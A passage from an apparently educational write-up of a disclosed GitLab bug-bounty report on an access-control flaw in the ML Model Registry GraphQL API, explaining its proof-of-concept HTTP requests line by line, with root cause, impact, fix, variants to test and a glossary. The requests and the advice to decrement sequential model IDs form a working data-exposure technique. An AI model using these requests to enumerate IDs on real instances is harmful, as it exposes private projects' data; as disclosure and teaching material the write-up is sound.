id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
Line by line, in plain words:
POST /api/graphql HTTP/2says we are sending data (POST) to the address/api/graphqlon the server, using version 2 of the HTTP protocol, the language browsers and servers use to talk.Host: gitlab.comnames the website we are talking to.User-Agent: ...tells the server which browser and operating system the request claims to come from. Here it is a Firefox browser on macOS.Accept: */*says we will accept any kind of response.Accept-Language: en-US,en;q=0.5says we prefer English (US), with a lower preference for generic English.Accept-Encoding: gzip, deflate, brsays the response may be compressed to save bandwidth.Content-Type: application/jsonsays the body of our request is in JSON, a common text format for structured data.Content-Length: 1620says how many bytes long the body is.Origin: https://gitlab.comsays which site the request originates from.Cookie: <replace-here>is where you paste the cookie value you copied in step 1. It is the proof that you are logged in.X-Csrf-Token: <replace-here>is where you paste the CSRF token you copied in step 1.- The blank line separates the headers from the body.
- The body is one JSON object with three parts.
operationNameisgetModel, the name of the query being run.variablesholds the inputs, and here the single variable is the model's global ID,gid://gitlab/Ml::Model/1000401.queryis the GraphQL query text itself, written with\nescape sequences that stand for line breaks. - Inside the query,
query getModel($id: MlModelID!)declares a query namedgetModelthat takes one required variable called$idof typeMlModelID. mlModel(id: $id)asks the server for the model with that ID.- The fields requested for the model are
id,description,name,versionCountandcandidateCount. latestVersionasks for the model's most recent version, including the version'sid,version,packageIdanddescription.- Nested under the version's
candidateit requests the candidate's identifiers and status, itsparams,metadataandmetrics(each with name, value and, for metrics, step), theciJobwith itswebPath,nameandpipeline, the pipeline'smergeRequest(id, iid, title, webUrl) anduser(id, avatarUrl, webUrl, username, name), and finally the_linkswithshowPathandartifactPath. __typenameis a GraphQL helper field that simply returns the name of the object type, useful for confirming what came back.
Why this step: the request asks for a specific model by its ID. If the server checked permissions properly, a model in a private project you do not belong to would come back as an error or as nothing. Instead, information from the private model is returned:
Because the ID is easily guessable, decrementing the value of the ID in the variable accesses other models. Decrementing means subtracting one, so 1000401 becomes 1000400, then 1000399, and so on, like trying the neighbouring ticket numbers at the cloakroom.
Step 3: query a model version by ID
The response to the request above also includes the IDs of the different model versions. Those can be confirmed as accessible with a second request:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1714
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModelVersion","variables":{"modelId":"gid://gitlab/Ml::Model/1000401","modelVersionId":"gid://gitlab/Ml::ModelVersion/1000535"},"query":"query getModelVersion($modelId: MlModelID!, $modelVersionId: MlModelVersionID!) {\n  mlModel(id: $modelId) {\n    id\n    name\n    version(modelVersionId: $modelVersionId) {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
Line by line, in plain words:
- The headers are the same as in the first request, with the same meaning, except that
Content-Length: 1714reflects the slightly longer body. CookieandX-Csrf-Tokenare again where you paste the values from step 1.- In the body,
operationNameis nowgetModelVersion, the name of this second query. variablesnow holds two inputs:modelId(gid://gitlab/Ml::Model/1000401) andmodelVersionId(gid://gitlab/Ml::ModelVersion/1000535).- The query declares both variables,
$modelIdof typeMlModelIDand$modelVersionIdof typeMlModelVersionID, both required. mlModel(id: $modelId)looks up the model by the first ID, and asks only for itsidandnameat that level.version(modelVersionId: $modelVersionId)then asks for one specific version of that model, by the second ID.- The fields requested for the version and everything nested under it are the same set as before: the version's own details, the candidate with its params, metadata and metrics, the CI job, pipeline, merge request and user, and the links.
Why this step: the first request proved that a model can be read by guessing its ID. The second proves the same for individual versions, which are separate objects with their own separate IDs. If the server checked permissions on the version as well, this request would fail even when the model ID is known.
Root cause
The report does not describe the server-side code. What it demonstrates is that the mlModel GraphQL field and the version sub-field resolve objects purely from the supplied global ID, without checking that the caller is authorised to view the model or version that the ID points to. The identifiers are sequential integers wrapped in a predictable gid://gitlab/Ml::Model/ and gid://gitlab/Ml::ModelVersion/ prefix, so guessing valid IDs is trivial and enumeration is practical.
The feature's own history, quoted in the report, explains why the surface exists at all:
Tier: Free, Premium, Ultimate Offering: GitLab.com, Self-managed, GitLab Dedicated History
- Introduced in GitLab 15.11 as an experiment release with a flag named ml_experiment_tracking. Disabled by default. To enable the feature, an administrator can enable the feature flag named ml_experiment_tracking.
- Generally available in GitLab 16.2.
A feature flag is a switch that lets the operators of a site turn a feature on or off without changing the code. "Self-managed" means a customer runs their own copy of GitLab on their own servers, rather than using GitLab's hosted service.
Impact
An attacker with any authenticated account can access all existing models, since the ID is incremental, and can also access the different versions of each model. The exposed data includes model names and descriptions, version counts and candidate counts, the latest version and any version whose ID is known, and for each candidate its parameters, metadata, metrics, the associated CI job and pipeline, the merge request (title and URL) and the user who triggered it, plus links to the version and its artifacts. An artifact is a file produced by an automated job, such as a saved model or a report.
According to the report this affects all GitLab tiers and offerings (GitLab.com, self-managed and GitLab Dedicated) as well as the most recent GitLab version. The platform records the issue as medium severity with a CVSS score of 4.3 and a bounty of 1160.00 USD. CVSS is a standard scoring system for how serious a security flaw is, and a bounty is a payment made to a researcher who reports a valid issue.
Fix
The report does not state what change was made to resolve the issue. The fix that follows from the finding is an authorisation check in the mlModel resolver and in the version sub-field, so that a model or version is only returned when the caller can read the project it belongs to, rather than resolving any object whose global ID is supplied. A resolver is the piece of server code that answers a particular field in a GraphQL query.
Variants to test
- Other GraphQL fields that accept a global ID and return a project-scoped object: send an ID belonging to a private project from an account without access and see whether data comes back instead of a not-found or permission error.
- Nested sub-fields such as
version(modelVersionId: ...)above: even when the parent object is authorised, check whether a child ID from a different parent is accepted. - Sequential ID spaces in newer features: look for
gid://types whose numeric part is small and contiguous, and try decrementing it. - Self-managed instances: the report says the issue affects self-managed and GitLab Dedicated as well, so the same requests are worth trying against an instance where the ML experiment tracking flag is enabled.
Hunting notes
This kind of bug tends to hide in newer or experimental features, especially ones gated behind a feature flag, where a resolver is written to fetch by ID before the authorisation pattern used elsewhere in the codebase is applied. GraphQL is a good place to look because every object is addressable by a global ID and the schema exposes the type names, which makes the ID format predictable. A schema is the description of what a GraphQL API offers: which objects exist, which fields they have and which inputs they accept.
A useful signal during recon is any gid://gitlab/... value in a response whose numeric part looks like a small, sequential database ID. Recon, short for reconnaissance, means looking around a site to understand how it is built before trying anything. If you can see your own object's ID and a neighbouring number belongs to someone else, that is the test.
The researcher showed impact by creating a private project with a private Model Registry and retrieving its data, and by showing that the same applies to model versions. Demonstrating the leak against a deliberately private object, rather than only against your own, is what makes the access control failure unambiguous.
Glossary
- API: a way for one piece of software to ask another for data or to perform an action, like a waiter carrying orders to a kitchen.
- Artifact: a file produced by an automated job, such as a saved model or a report.
- Authenticated session: a period during which a website knows who you are, usually because your browser holds a cookie it was given at login.
- Authorisation check: a check that the person making a request is allowed to see or change the specific thing they asked for.
- Bounty: a payment made to a researcher who reports a valid security issue.
- Candidate: in ML experiment tracking, an experiment that produced a model version, with its settings, notes and measurements.
- CI job: an automated task run by GitLab's continuous integration system, for example to train or test a model.
- Cookie: a small piece of text a website asks your browser to store and send back with later requests, proving you are logged in.
- CSRF token: a value handed out by a site and expected back on requests, so another website cannot quietly make requests on your behalf.
- CVSS: a standard scoring system for how serious a security flaw is.
- Decrement: subtract one, so
1000401becomes1000400. - Enumerate: try one value after another, such as every number in a range.
- Feature flag: a switch that lets operators turn a feature on or off without changing the code.
- Global ID: an identifier that is unique across the whole system, here written as
gid://gitlab/Ml::Model/<number>orgid://gitlab/Ml::ModelVersion/<number>. - GraphQL: a style of API where the client sends a written query describing exactly which fields it wants back.
- Header: a labelled line at the top of an HTTP request or response carrying extra information, such as who is asking.
- HTTP: the language browsers and servers use to exchange requests and responses.
- IDOR (Insecure Direct Object Reference): a bug where the system looks up an object by an identifier you supply without checking that you are allowed to see that object, like a cloakroom handing out any coat whose ticket number you name.
- Incremental ID: an identifier that goes up by one each time a new object is created, making it easy to guess neighbouring values.
- JSON: a common text format for structured data, made of names and values.
- Merge request: a proposed code change in GitLab, with a title and a web address.
- ML experiment tracking: the GitLab feature that records machine learning experiments and their results.
- Model Registry: the part of ML experiment tracking that stores models, their versions and the candidates that produced them.
- Pipeline: the sequence of automated jobs GitLab runs for a code change.
- POST: an HTTP method used to send data to a server.
- Private project: a GitLab project that only invited members can see.
- Proxy (intercepting): a small program between your browser and a website that lets you pause, read, change and resend requests.
- Recon: reconnaissance, looking around a site to understand how it is built before trying anything.
- Resolver: the piece of server code that answers a particular field in a GraphQL query.
- Schema: the description of what a GraphQL API offers: which objects exist, which fields they have and which inputs they accept.
- Self-managed: a customer running their own copy of GitLab on their own servers instead of using GitLab's hosted service.
- Severity: a label for how serious a security flaw is, here medium.
- User-Agent: a header telling the server which browser and operating system the request claims to come from.




